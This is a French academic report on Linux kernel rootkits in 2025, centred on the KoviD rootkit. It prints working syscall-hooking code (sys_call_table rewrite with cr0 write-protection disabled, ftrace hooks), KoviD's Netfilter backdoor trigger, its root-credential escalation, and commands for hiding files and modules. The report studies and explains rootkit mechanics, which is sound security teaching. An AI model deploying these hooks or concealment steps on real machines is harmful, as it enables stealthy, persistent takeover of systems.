Linux Kernel Rootkit en 2025

Charbonnier Elouan & Raphel Elsa

Master CSI 2025

Enseignant : FLEURY Emmanuel

Établissement : Université de Bordeaux

I Introduction

Les rootkits sont un type de logiciel malveillant qui ont généralement pour but de contrôler une machine [1] une fois celle-ci compromise, la plupart du temps ce contrôle se traduit par l'altération ou l'interception du flot d'exécution d'un système. Le but principal du rootkit va être de permettre à l'attaquant de se reconnecter à la machine ciblée quand il le souhaite, cependant il faut que cela soit de manière discrète. On va donc camoufler le rootkit de telle sorte qu'aucun administrateur ne puisse le détecter [2]. Ils peuvent prendre plusieurs formes et se situer à plusieurs endroits d'un système.

Nous pouvons définir plusieurs types de rootkits, selon l'endroit où ils sont situés :

- **Rootkit de micrologiciel** : Permet de contrôler (en partie) un composant matériel d'un appareil en modifiant son firmware. Puisqu'ils s'exécutent en dehors du système d'exploitation, ils peuvent persister même après une réinstallation complète de l'OS.
- **Rootkit mémoire** : Ces rootkits résident temporairement dans la RAM pour exécuter des actions malveillantes, mais disparaissent lorsque l'appareil est éteint, en raison des caractéristiques volatiles de la RAM.
- **Bootkit** : Ce type de rootkit se lance en même temps que le chargement du système d'exploitation par le chargeur de démarrage (Boot Loader), ce qui les rend assez furtifs (car ils ne sont pas répertoriés dans le système de fichiers).
- **Rootkit en mode utilisateur** : Les rootkits de ce type sont conçus pour s'exécuter en mode utilisateur. Ils peuvent détourner des processus afin d'attaquer un système de différentes manières, telles que l'injection de code, la modification de fichiers, etc.
- **Rootkit en mode noyau** : Un rootkit en mode noyau permet de plus ou moins modifier le fonctionnement d'un système d'exploitation. Ce sont généralement les plus dangereux, mais aussi ceux qui requièrent le plus de connaissances dans ce domaine.

Toutes ces techniques ne sont plus d'actualité, par exemple les bootkits sont assez facilement contrés par des sécurités telles que le "Secure Boot" [3]. Nous allons aussi voir que même si un rootkit est très bien conçu, les changements récurrents de certaines structures au sein du système rendent la conception d'un rootkit *universel* impossible. Il est aussi important de noter que la mise en place des rootkits nécessite souvent un accès root. Les rootkits sont donc des outils de post-exploitation qui servent à garder la mainmise sur une machine.

Dans ce rapport, nous allons expliquer le fonctionnement d'un rootkit ainsi que ses fonctionnalités. Plus précisément, nous allons prendre pour exemple le rootkit KoviD, un rootkit moderne qui va nous permettre d'expliquer l'état des rootkits en 2025.

II Compréhension des Rootkits et de KoviD

II.1 Fonctionnalités d'un rootkit

Comme expliqué précédemment, un rootkit est un outil de post-exploitation, qui est généralement utile une fois le système ciblé compromis. Il permet de faciliter la prise de contrôle d'une machine ou d'un réseau. Une fois activé, il a plusieurs fonctionnalités : mettre en place des portes dérobées, distribuer des logiciels malveillants, des enregistreurs de frappe, etc.

Comme vu dans l'introduction, les rootkits sont des programmes malveillants utilisés pour faciliter l'accès à une machine compromise. Pour garantir leur discrétion, une propriété clef de leur performance, les rootkits peuvent être installés avant le démarrage du système d'exploitation, ainsi la plupart des antivirus ne les détectent pas.

Dans notre cas, nous allons voir un type de rootkit qui s'installe une fois le système lancé et qui s'installe via un module Linux : les rootkits en mode noyau. Le rootkit aura la forme d'un module qu'on installera via la commande `insmod`. Ils sont capables d'ajouter du code au système d'exploitation par la suppression et la modification du code existant. Il est important de dissimuler ses traces pour éviter la détection ; un mauvais codage du rootkit peut laisser des traces en baissant les performances de la machine. Ces traces peuvent être détectées par un potentiel antivirus.

Les rootkits en mode noyau s'exécutent au niveau le plus profond du système d'exploitation et permettent à l'attaquant un contrôle presque total de l'appareil. Ils sont plus dangereux, moins courants, plus difficiles à détecter et à supprimer, mais aussi plus complexes à mettre en place.

On peut prendre l'exemple du rootkit noyau *ZeroAccess* [4] qui a infecté plus de 2 millions d'ordinateurs en 2011 et se répand encore actuellement. Il n'a pas d'incidence directe sur les fonctionnalités de l'ordinateur, ce rootkit installe des logiciels malveillants qui s'intègrent dans un botnet mondial, utilisable pour des attaques à déni de service.

Comme dit précédemment, les rootkits sont capables de se dissimuler tout en restant actifs. Les indices qui peuvent témoigner de la présence d'un rootkit sont les suivants :

- Comportements étranges (envoi de paquets réseaux inhabituels, usage du CPU plus important, etc.)
- Augmentations du nombre d'erreurs système, redémarrage constant de l'ordinateur

Il existe plusieurs solutions pour se débarrasser d'un rootkit, mais cela dépend du type de rootkit concerné. Pour un rootkit en mode noyau, un simple redémarrage du système peut suffire, mais certains rootkits (notamment KoviD) permettent de survivre au redémarrage en infectant un fichier `ELF`, mais une réinstallation du système supprime le rootkit. Bien qu'obsolètes de nos jours, les bootkits étaient capables de résister à une réinstallation du système ; il était donc nécessaire de modifier les niveaux les plus profonds du système.

Les rootkits en mode noyau utilisent une technique de *hook* qui permet aux rootkits de "s'accrocher" à des appels systèmes. Nous allons voir dans la partie suivante comment fonctionnent "ces" *hooks*.

II.2 Fonctionnement des *hooks*

Lorsqu'un utilisateur souhaite réaliser une opération qui nécessite des autorisations qu'il ne possède pas, par exemple l'extinction d'un processus en cours, il va demander au noyau de le faire à sa place ; c'est ce qu'on appelle un **appel système** [5].

Ces appels systèmes peuvent être utilisés par un rootkit afin d'obtenir des privilèges dans un système. Pour réaliser cela, le rootkit s'accroche à un ou plusieurs appels systèmes en utilisant des *hooks*. Nous allons créer un module qui va s'accrocher à l'appel système `kill` et affichera un message si et seulement si le numéro du signal est 42 et l'identifiant du processus est 666. Pour ce module, nous allons voir deux techniques différentes pour réaliser le *hook*, tout d'abord en détournant la table des appels sytèmes [1] puis en utilisant l'outil de traçage `ftrace`.

II.2.1 Détournement de la table des appels systèmes

Pour réaliser le *hook*, nous allons devoir détourner la table des appels systèmes, qui se trouve dans le fichier `/proc/kallsyms`. Nous allons utiliser la fonction suivante qui va récupérer l'adresse de la table des appels systèmes et la placer dans une variable :

```
void **table_sys;
```

1. Cette méthode n'est plus d'actualité vu que la plupart des composantes utilisées (notamment kallsyms_lookup_name) ne sont plus exportées depuis la version 5.7 du noyau Linux.

```
static void retrieve_sys_table(void)
{
    table_sys = (void **)kallsyms_lookup_name("sys_call_table");
    pr_info("sys_call_table address: %px\n", table_sys);
}
```

Le but va être de détourner l'appel système `kill` via une fonction que nous allons créer et qui va répondre à nos besoins. On va donc utiliser la fonction suivante :

```
asmlinkage long hooked_kill(pid_t pid, int sig)
{
    if (pid == 666 && sig == 42) {
        printk(KERN_INFO "rootkit: intercepted magic signal \n");
    }

    return origin_kill(pid, sig);
}
```

Ce faux `kill` va juste regarder si le numéro du signal est 42 et si l'identifiant du processus est 666, si c'est le cas, il affiche un message puis appelle la fonction originale de l'appel système.

Il va cependant être nécessaire de réécrire la table des appels systèmes afin de pouvoir remplacer `kill`, nous allons réaliser cela dans la fonction d'initialisation du module :

```
static int __init rootkit_init(void)
{
    retrieve_sys_table();
    origin_kill = (void *)table_sys[__NR_kill];

    // Modification des droits d'écriture (credentials)
    write_cr0(read_cr0() & ~0x10000);  // Désactiver la protection
    table_sys[__NR_kill] = (unsigned long *)hooked_kill;
    write_cr0(read_cr0() | 0x10000);   // Réactiver la protection

    pr_info("Hook installed on sys_kill\n");
    return 0;
}
```

Dans cette fonction, on va tout d'abord récupérer la table des appels systèmes, puis conserver dans un pointeur la version authentique de `kill`. Finalement, on va modifier les droits d'écriture, remplacer `kill` par notre propre version et afficher un message de suivi.

La dernière fonction permet juste de remettre la version authentique de `kill` et de supprimer le module :

```
static void __exit rootkit_exit(void)
{
    write_cr0(read_cr0() & ~0x10000);
    table_sys[__NR_kill] = (unsigned long *)origin_kill;
    write_cr0(read_cr0() | 0x10000);

    printk(KERN_INFO "Module removed!\n");
}
```

Comme énoncé ci-dessus, cette technique ne fonctionne pas sur un noyau récent. De plus, cette technique modifie l'adresse de l'appel système ainsi que certaines protections. Ce qui peut être détecté, c'est pour ça qu'une autre méthode existe qui, elle, est bien plus silencieuse.

II.2.2 Hook utilisant `ftrace`

Pour expliquer l'utilisation de `ftrace` dans les *hooks*, nous allons nous inspirer du blog de **TheXcellerator** [6]. Comme expliqué dans l'article, on va pouvoir demander à `ftrace` d'intervenir quand une certaine adresse est contenue dans le registre `rip`. Nous allons donc faire en sorte que cette adresse soit celle de `sys_kill` afin que l'on puisse modifier son comportement avec une fonction que nous avons créée.

Le début est identique à la méthode précédente, à la seule différence que nous n'avons plus besoin de retrouver la table des appels systèmes. On retrouve donc la même fonction `hooked_kill` ainsi qu'une variable qui pointe vers la fonction `kill` authentique.

Nous allons avoir besoin d'inclure un nouvel en-tête qui va nous permettre de manipuler les *hooks* avec `ftrace`, ce fichier peut être trouvé à l'Annexe B.

La première différence est la création d'un tableau qui va justement permettre aux fonctions de `ftrace_helper.h` d'installer les *hooks* :

```
static struct ftrace_hook hooks[] = {
    HOOK("sys_kill", hooked_kill, &origin_kill),
};
```

La structure `ftrace_hook` contient le nom de l'appel système à *hook*, un pointeur vers la fonction qui va la remplacer et un pointeur vers une sauvegarde de la fonction authentique. La macro `HOOK` permet juste de construire un élément de ce type plus rapidement.

Ensuite, nous avons la différence fondamentale entre les deux techniques ; pour détourner la table des appels systèmes, nous sommes forcés de modifier cette dernière. Lorsqu'on utilise `ftrace`, il faut procéder comme suit :

```
static int __init rootkit_init(void)
{
    int err;

    err = fh_install_hooks(hooks, ARRAY_SIZE(hooks));
    if (err) {
        printk(KERN_ERR "rootkit: failed to install hooks:");
        return err;
    }

    printk(KERN_INFO "rootkit: module loaded\n");
    return 0;
}
```

La fonction `fh_install_hooks`, définie dans `ftrace_helper.h`, permet d'installer le *hook*. Cependant, cette fonction ne fait qu'appeler une autre fonction, `fh_install_hook` sur chacun des objets `hooks`. Nous allons donc nous intéresser à la fonction `fh_install_hook` :

```
static int fh_install_hook(struct ftrace_hook *hook)
{
    int err;

    err = fh_resolve_hook_address(hook);
    if (err)
        return err;
```

```
    hook->ops.func = (ftrace_func_t) fh_ftrace_thunk;
    hook->ops.flags = FTRACE_OPS_FL_SAVE_REGS | FTRACE_OPS_FL_RECURSION_SAFE |
    ↪  FTRACE_OPS_FL_IPMODIFY;

    err = ftrace_set_filter_ip(&hook->ops, hook->address, 0, 0);
    if (err) {
        printk(KERN_DEBUG "rootkit: ftrace_set_filter_ip() failed: %d\n", err);
        return err;
    }

    err = register_ftrace_function(&hook->ops);
    if (err) {
        printk(KERN_DEBUG "rootkit: register_ftrace_function() failed: %d\n", err);
        return err;
    }

    return 0;
}
```

C'est dans cette fonction que les éléments de `hooks` définis ci-dessus vont être manipulés. Tout d'abord, la fonction appelle `fh_resolve_hook` qui va renvoyer l'adresse de l'appel système concerné (`sys_kill` dans notre cas). Cette adresse sera sauvegardée dans le champ `address` de la structure `hook` qu'on utilisera pour le *hook* mais aussi dans un champ `original`, cette sauvegarde est nécessaire pour qu'une fois l'exploitation finie, on puisse restaurer l'appel système [6].

Ensuite, on définit les opérations du *hook* (`hook->ops`), la structure `ops` contient les deux champs suivants [7] :

- `func` : Ce champ va contenir la fonction de rappel `fh_ftrace_thunk` qui va configurer le registre `rip` de telle sorte à ce qu'il pointe vers `hook->function` qui va contenir la fonction personnalisée.
- `flags` : Vu que la fonction va modifier `rip`, on va donc devoir prévenir `ftrace` de ces changements. Cela correspond au flag `FTRACE_OPS_FL_IPMODIFY`, qui nécessite l'activation du flag `FTRACE_OPS_FL_SAVE_REGS`. Nous devons aussi désactiver le flag `FTRACE_OPS_FL_RECURSION_SAFE` (activé par défaut).

  Le dernier flag est défini comme suit dans la documentation :

  > By default, a wrapper is added around the callback to make sure that recursion of the function does not occur. That is, if a function that is called as a result of the callback's execution is also traced, ftrace will prevent the callback from being called again. But this wrapper adds some overhead, and if the callback is safe from recursion, it can set this flag to disable the ftrace protection.

Finalement, les deux dernières fonctions permettent de finaliser l'installation du *hook*. La fonction `ftrace_set_filter_ip` permet d'exécuter la fonction de rappel si le registre `rip` contient l'adresse sauvegardée dans `hook->address`, dans notre cas, c'est `sys_kill`. La fonction `register_ftrace_function` permet d'enregistrer une fonction, ce qui lui permet d'être appelée par toutes les fonctions du noyau.

La fonction ci-dessous réalise l'inverse de tout ce qui a été expliqué :

```
static void __exit rootkit_exit(void)
{
    fh_remove_hooks(hooks, ARRAY_SIZE(hooks));
    printk(KERN_INFO "rootkit: module unloaded\n");
}
```

Le code complet de ce module se trouve à l'Annexe C

L'avantage de cette méthode est de toute évidence sa discrétion : aucune modification de la table des appels systèmes n'a été requise. C'est pour ça que le rootkit KoviD utilise cette méthode pour *hook*.

II.3 Présentation du rootkit KoviD

Comme énoncé dans l'introduction, le rootkit KoviD [8] est un module du noyau chargeable (LKM) utilisable dans le noyau Linux à partir des versions `5.*` du noyau. Ce rootkit propose un certain nombre de fonctionnalités :

- Dissimulation du module (automatique en mode `DEPLOY`).
- Fournir des portes dérobées avec un *reverse shell*.
- Cacher les processus du système de fichiers proc.
- Gérer les processus enfants et les nouveaux processus créés.
- Masquer les entrées d'audit des journaux KauditD, les journaux système et la présence des utilisateurs.
- Cacher l'utilisation du CPU pour toutes les tâches cachées.
- Accorder des privilèges root.
- Cacher les fichiers et les répertoires.

Nous allons seulement en détailler quatre parmi celles-là, à savoir : *Dissimulation du module*, *Fournir des portes dérobées avec shell inversé*, *Cacher les processus du système de fichiers proc* et *Cacher les fichiers et les répertoires*.

Afin d'utiliser ce rootkit, il faut tout d'abord le compiler en nommant une variable `PROCNAME`, sachant que l'on peut retrouver ce processus dans le dossier `/proc` (de manière cachée, c'est-à-dire, on ne le retrouve pas "physiquement" dans `/proc`) du système. La compilation va nous fournir deux clefs, une pour activer la porte dérobée et l'autre pour faire réapparaître le module, s'il est caché. Elles sont générées à l'aide de `/dev/urandom` que l'on peut retrouver dans le `Makefile` :

```
# Clef d'activation de la porte dérobée
BDKEY := 0x$(shell od -vAn -N8 -tx8 < /dev/urandom | tr -d ' \n')
# Clef pour faire réapparaître le module
UNHIDEKEY := 0x$(shell od -vAn -N8 -tx8 < /dev/urandom | tr -d ' \n')
```


Par la suite, il faut installer le module via la commande `insmod`. Le nom donné au processus est important, car on va le réutiliser ensuite pour utiliser certaines fonctionnalités du rootkit. La dernière étape avant de l'utiliser est d'activer le processus ; pour cela, on utilise la commande `kill -SIGCONT 31337` qui va charger le processus (opération visible grâce à `dmesg`).

Afin de gérer les interactions utilisateurs, l'utilisateur doit écrire dans le point d'entrée créé, il doit choisir l'opération qu'il souhaite effectuer en donnant une *commandes* représentant les fonctionnalités du rootkit. Si nous avons compilé le rootkit avec le nom de point d'entrée `/proc PROCNAME=test`, le processus sera donc`/proc/test`, et que nous voulons cacher le fichier `/tmp/virus`. Alors, on doit utiliser la commande suivante :

```
echo hide-file=/tmp/virus > /proc/test
```

L'action de cacher un fichier correspond, au sein du code, à la commande `hide-file` ; l'écriture dans le fichier de cette commande va accéder à la fonctionnalité "cacher le fichier", réalisée dans le code du module.

Le rootkit se situe dans l'espace noyau du système, alors que nous l'utilisons dans l'espace utilisateur. Cela est possible grâce à l'utilisation des écritures susmentionnées. Le schéma ci-dessous illustre le fonctionnement :



La fonction `write_cb`, que nous étudierons dans la section II.5.2, permet de gérer les écritures dans le fichier `/proc/PROCNAME`.

Par la suite, nous allons tout d'abord voir comment fonctionne l'initialisation du module ainsi que le fonctionnement des *hooks*.

II.4 Installation des *hooks* et des interceptions `Netfilter`

Il faut distinguer deux types de *hooks* au sein du rootkit KoviD, nous avons ceux réalisés à l'aide de `ftrace`, ils permettent de rediriger des appels systèmes (par exemple, `sys_read` ou `sys_kill`) vers des fonctions personnalisées (par exemple, dans KoviD, `m_read` ou `m_kill`). Les autres *hooks* sont ceux réalisés à l'aide de `Netfilter`, ils servent à intercepter des paquets réseaux (par exemple, pour détecter un paquet qui permet l'activation d'une porte dérobée). Nous allons par la suite nous intéresser aux *hooks* s'attachant aux appels systèmes.

II.4.1 *Hook* des appels systèmes

L'installation des *hooks* est gérée grâce au fichier `sys.c`, on y retrouve une structure `ftrace_hook` définie comme suit :

```
struct ftrace_hook {
        /** Must not change declaration
     * ordering for the following members.
     * @See ft_hooks
     */
        const char *name;
        void *function;
        void *original;

        /** Syscall will incur in extra checks */
        bool syscall;
```

```
        unsigned long address;
        struct ftrace_ops ops;
};
```

Les quatre premiers champs sont utilisés par la suite dans un tableau `ft_hooks`, à savoir le nom du symbole ou de l'appel système (`name`), un pointeur vers la fonction personnalisée/*hook* (`function`), un pointeur afin de stocker l'adresse de la version originale (`original`) et un booléen indiquant s'il s'agit d'un appel système (`syscall`). Par la suite, l'installation des *hooks* est implémentée via la fonction `fh_install_hook` qui va tout d'abord charger l'adresse de l'appel système voulu en utilisant la fonction `fh_resolve_hook_address` qui elle-même utilise `kallsyms` afin de retrouver l'adresse du symbole ciblé. Ensuite, on lie le *hook* avec l'adresse en utilisant la fonction `ftrace_set_filter_ip` et on l'enregistre avec `register_ftrace_function`. Enfin, la fonction `fh_ftrace_thunk` permet de rediriger les appels systèmes interceptés grâce à une récupération des registres et à une redirection du pointeur d'instruction (`regs->ip`) vers la fonction choisie.

II.4.2 Interception `Netfilter`

Lors de l'installation du module, on retrouve un appel à une fonction `kv_sock_start_sniff` qui est cruciale pour l'activation de la backdoor. Cette fonction commence par chiffrer, à l'aide de `kv_encrypt`, la clef `BDKEY` (grâce à la variable globale `auto_bdkey`, initialisée lors de la compilation). Avant de continuer, il est nécessaire de comprendre comment fonctionne `Netfilter`. C'est un logiciel intégré au noyau Linux et qui permet de gérer le trafic réseau (filtrer, modifier, enregistrer) [9] ; il fournit notamment une série d'accroches au sein de la pile réseau. Chaque accroche correspond à différentes étapes du traitement d'un paquet réseau. Dans notre cas, le rootkit utilise `NF_INET_PRE_ROUTING` qui est la toute première étape lors de la réception d'un paquet (avant même que le noyau décide que faire de ce paquet).

De retour dans la fonction, on peut voir le bloc suivant :

```
// Hook pre routing
ops.hook = _sock_hook_nf_cb;
ops.pf = PF_INET;
/* We'll get the packets before they are routed */
ops.hooknum = NF_INET_PRE_ROUTING;
/* High priority in relation to other existent hooks */
ops.priority = NF_IP_PRI_FIRST;
```

Nous allons expliquer à quoi correspond chaque ligne :

- `ops.hook = _sock_hook_nf_cb` : Cela permet de préciser que pour chaque paquet intercepté, le noyau doit appeler la fonction `_sock_hook_nf_cb`
- `ops.pf = PF_INET` : Spécifie la famille de protocoles que l'on souhaite utiliser.
- `ops.hooknum = NF_INET_PRE_ROUTING` : On positionne le *hook* avant toute décision de routage.
- `ops.priority = NF_IP_PRI_FIRST` : On règle la prioritée du *hook* afin qu'il soit effectué en premier.

C'est lors de l'appel à la fonction `_sock_hook_nf_cb` que les vérifications d'authentification sont faites. Plus précisément, on a le bloc suivant au sein du code :

```
struct tcphdr *tcph = (struct tcphdr *)skb_transport_header(skb);
int dst = _check_bdports(htons(tcph->dest));

/** Silence libpcap? */
if (dst == RR_NULL || !kv_check_bdkey(tcph, skb))
    goto leave;
```

La fonction `_check_bdports` vérifie que le port figure dans la liste des ports[2] autorisés et de la même manière `kv_check_bdkey` vérifie que la clef de la porte dérobée est correcte. Cette fonction vérifie aussi que les flags TCP sont corrects ; pour cela, les bits représentant ces flags sont combinés dans un octet et le résultat est comparé à des valeurs magiques (0x8c, 0xa5, 0x38) :

```
uint8_t silly_word = 0;
enum { FUCK = 0x8c, CUNT = 0xa5, ASS = 0x38 };
decrypt_callback cbkey = (decrypt_callback)_bdkey_callback;

silly_word = t->fin << 7 | t->syn << 6 | t->rst << 5 | t->psh << 4 |
         t->ack << 3 | t->urg << 2 | t->ece << 1 | t->cwr;

if (silly_word == FUCK || silly_word == CUNT || silly_word == ASS){...}
```

Ensuite, une fois le *hook* configuré, la fonction va initialiser une file circulaire qui va contenir les données des paquets réseaux reçus. Par la suite, la fonction crée un nouveau thread nommé `THREAD_SOCK_NAME` qui exécute une fonction `bd_watchdog` qui attend qu'un événement se produise (ajout d'un élément dans la file). Lorsque c'est le cas, on fait appel à la fonction `_run_backdoor` qui va activer la porte dérobée. On lance aussi un deuxième thread qui permet de gérer les connexions à la porte dérobée.

Tous ces processus sont cachés à l'aide de la fonction `kv_hide_task_by_pid`, puis on enregistre ces tâches dans une structure que l'on fournit à `Netfilter` et finalement on référence ce *hook* auprès du noyau.

II.5 Interaction avec l'utilisateur : signaux et écriture

Dans cette partie, nous allons expliquer plus en détail comment le rootkit interagit avec l'utilisateur. Comme nous l'avons vu dans la section de présentation du rootkit , l'utilisateur peut interagir avec le rootkit de deux manières possibles, soit en utilisant des signaux, soit une écriture dans le processus. Il est important de rappeler que pour "activer" le processus lié au module du rootkit, il faut utiliser un signal. Ces interactions sont gérées dans les fichiers `sys.c` et `kovid.c`.

II.5.1 Utilisation des signaux : `m_kill`

Dans le fichier `sys.c`, la fonction `m_kill` (cf. Annexe D) permet de gérer les trois "signaux" proposés par le rootkit :

- `kill -SIGCONT 31337` : Permet d'activer ou de désactiver l'interface `/proc` du rootkit (configurée à la compilation via `PROCNAME`).
- `kill -SIGCONT 666` : Permet d'obtenir les privilèges root.
- `kill -SIGCONT 171` : Permet de cacher la prochaine tâche (porte dérobée).

Le premier "signal" utilise deux fonctions afin de supprimer (`kv_remove_proc_interface`) ou ajouter (`kv_add_proc_interface`) le processus qui elles-mêmes utilisent, respectivement, les fonctions `proc_remove` (`remove_proc_entry`) si la version du noyau est inférieure à 3.9) et `proc_create`.

Le deuxième signal tombe dans le deuxième bloc de la fonction, ci-dessous le bloc concerné :

```
else if (666 == pid && SIGCONT == sig) {
    struct pt_regs rootregs;
    struct kernel_syscalls *kaddr = kv_kall_load_addr();
    struct cred *new = prepare_creds();
```

2. Selon le protocole choisi (netcat, openssl socat, tty), les ports diffèrent. On a respectivement pour netcat, openssl, socat et tty, les ports 80, 443, 444 et 445.

```
    if (!new || !kaddr || !kaddr->k_sys_setreuid)
        goto leave;

    new->uid.val = new->gid.val = 0;
    new->euid.val = new->egid.val = 0;
    new->suid.val = new->sgid.val = 0;
    new->fsuid.val = new->fsgid.val = 0;

    ...

    prinfo("Cool! Now try 'su'\n");
}
```

Ce code permet de modifier les `creds` en créant une nouvelle structure de `creds` pour passer root (0 correspond à root) puis de les remplacer à l'aide de `commit_creds`. Finalement, on affiche un message de suivi.

II.5.2 Utilisation des écritures : `write_cb`

Outre les trois signaux proposés par le rootkit, il est également possible d'interagir en utilisant des écritures dans le processus. Ces écritures ont la forme suivante :

```
echo CMD=ARG > /proc/PROCNAME
```

Par exemple, si l'on souhaite cacher un fichier `/tmp/virus` alors la commande sera la suivante :

```
echo hide-file=/tmp/virus > /proc/PROCNAME
```

`ARG` correspond à un possible[3] argument pour une commande (par exemple, le chemin vers le fichier à cacher) et `CMD` à un élément de la structure suivante :

```
static const match_table_t tokens = {
        { Opt_hide_task_backdoor, "hide-task-backdoor=%d" },
        { Opt_list_hidden_tasks, "list-hidden-tasks" },
        { Opt_list_all_tasks, "list-all-tasks" },
        { Opt_list_back_door, "list-backdoor" },
        { Opt_rename_hidden_task, "rename-task=%d,%s" },

        { Opt_hide_module, "hide-lkm" },
        { Opt_unhide_module, "unhide-lkm=%s" },

        { Opt_hide_file, "hide-file=%s" },
        { Opt_hide_directory, "hide-directory=%s" },
        { Opt_hide_file_anywhere, "hide-file-anywhere=%s" },
        { Opt_list_hidden_files, "list-hidden-files" },
        { Opt_unhide_file, "unhide-file=%s" },
        { Opt_unhide_directory, "unhide-directory=%s" },

        { Opt_journalclt, "journal-flush" },
        { Opt_fetch_base_address, "base-address=%d" },
        { Opt_signal_task_stop, "signal-task-stop=%d" },
        { Opt_signal_task_cont, "signal-task-cont=%d" },
```

3. Toutes les commandes ne nécessitent pas d'argument, par exemple si l'on souhaite cacher le module, il suffit d'écrire `hide-lkm`. Par contre, pour le faire réapparaitre, il est nécessaire de donner la clef.

```
        { Opt_signal_task_kill, "signal-task-kill=%d" },
#ifdef DEBUG_RING_BUFFER
        { Opt_get_bdkey, "get-bdkey" },
        { Opt_get_unhidekey, "get-unhidekey" },
#endif
        { Opt_unknown, NULL }
};
```

Chacun de ces éléments correspond à une commande qui elle-même représente une action souhaitée par l'utilisateur. Par exemple, la commande `hide-lkm` (`Opt_hide_module` dans le code) permet de cacher le module à la vue de tous.

La gestion de l'écriture se fait grâce à la fonction `write_cb` (cf. Annexe E) présente dans le fichier `kovid.c`. Cette fonction récupère ce qu'a écrit l'utilisateur et regarde si son entrée correspond à une commande de la liste ci-dessus. Pour cela, la fonction utilise `match_token` qui prend en argument une commande et une liste de mots et retourne le mot correspondant à la commande. Si l'utilisateur écrit `hide-lkm` alors `match_token` va renvoyer `Opt_hide_module`. Par la suite, la fonction fait un `switch\case` afin de réaliser la bonne opération selon la commande donnée.

III Exemples de fonctionnalités du rootkit KoviD

Afin de mettre en pratique les options du rootkit, nous utilisons deux machines virtuelles : une victime qui accueillera le rootkit, l'autre attaquante qui permettra le pilotage du rootkit à distance pour certaines fonctionnalités. La machine virtuelle victime supporte un noyau Linux 5.15 qu'on connaît sensible à l'attaque par ce rootkit ; il n'y a pas de restriction sur la version du noyau Linux de la machine attaquante, tant que l'on peut utiliser le script pour la backdoor (cf. Annexe H et section III.2).

Une fois le rootkit installé sur la machine victime, il faut compiler le rootkit. Pour cela, il faut initialiser un point d'entrée qui représente l'activité du rootkit dans la machine :

```
PROCNAME=test make
```

Lors de cette compilation par l'attaquant, le rootkit est initialisé dans la machine victime. Afin de permettre sa bonne utilisation et notamment à distance, la compilation transmet deux clefs importantes, celle de la backdoor et du LKM qui nous seront utiles pour cacher et faire réapparaître le module.

Il faut par la suite installer le module lié au processus par la commande :

```
sudo insmod kovid.ko
```

On peut voir que le module est toujours présent dans la liste des modules :

```
user2@Ubuntu22:~/KoviD$ lsmod
Module                  Size  Used by
kovid                  86016  0
snd_hda_codec_generic  122880 1
snd_hda_intel          61440  3
snd_intel_dspcfg       36864  1 snd_hda_intel
snd_intel_sdw_acpi     16384  1 snd_intel_dspcfg
snd_hda_codec         204800  2 snd_hda_codec_generic,snd_hda_intel
snd_hda_core          139264  3 snd_hda_codec_generic,snd_hda_intel,snd_hda_codec
snd_hwdep              20480  1 snd_hda_codec
```

Cependant, le point d'entrée est caché. En effet, grâce à la commande `ls /proc`, on peut voir qu'il n'apparaît pas :

```
user2@Ubuntu22:~/KoviD$ sudo ls /proc/
1     133   1636  1746  1953  3     357   55   65   818           interrupts     scsi
10    14    1637  1758  197   30    3570  56   66   82            iomem          self
104   1412  1641  1786  2     300   3571  57   663  89            ioports        slabinfo
108   1419  1643  1788  20    3078  3572  58   67   9             irq            softirqs
11    1444  1644  179   2014  3079  36    580  68   91            kallsyms       stat
1128  1454  1650  18    202   3083  360   581  680  993           kcore          swaps
1148  1468  1652  180   2030  3084  37    584  69   999           keys           sys
12    1472  1655  181   2067  309   382   586  7    acpi          key-users      sysrq-trigger
1226  15    1660  182   21    313   39    587  70   asound        kmsg           sysvipc
1230  1505  1663  1828  2107  3131  4     589  71   bootconfig    kpagecgroup    thread-self
1233  1529  1664  183   22    3133  40    59   713  buddyinfo     kpagecount     timer_list
1240  1537  1666  1837  2222  3156  401   597  716  bus           kpageflags     tty
1241  1544  1667  184   2239  32    404   6    72   cgroups       latency_stats  uptime
1247  1545  1670  185   225   3250  406   602  729  cmdline       loadavg        version
1248  1550  1674  186   226   3278  41    608  73   consoles      locks          version_signature
1249  1555  1675  1863  2278  3321  43    61   737  cpuinfo       mdstat         vmallocinfo
1260  1559  1677  1866  2281  34    44    610  74   crypto        meminfo        vmstat
1278  1566  1687  187   2284  3474  45    616  75   devices       misc           zoneinfo
128   1571  169   188   23    3499  47    62   76   diskstats     modules
1286  1581  17    189   2307  35    48    621  77   dma           mounts
1287  1586  170   19    2315  3513  49    625  772  driver        mtrr
1290  1589  1718  190   24    3514  5     63   78   dynamic_debug net
1293  16    1722  191   265   3515  50    631  783  execdomains   pagetypeinfo
13    1608  1729  192   27    3525  51    64   789  fb              partitions
1303  1617  1730  193   28    3543  53    645  79   filesystems   pressure
1328  1619  1735  1940  29    3561  54    647  81   fs              schedstat
```

La commande `dmesg` nous assure que le module est chargé :

```
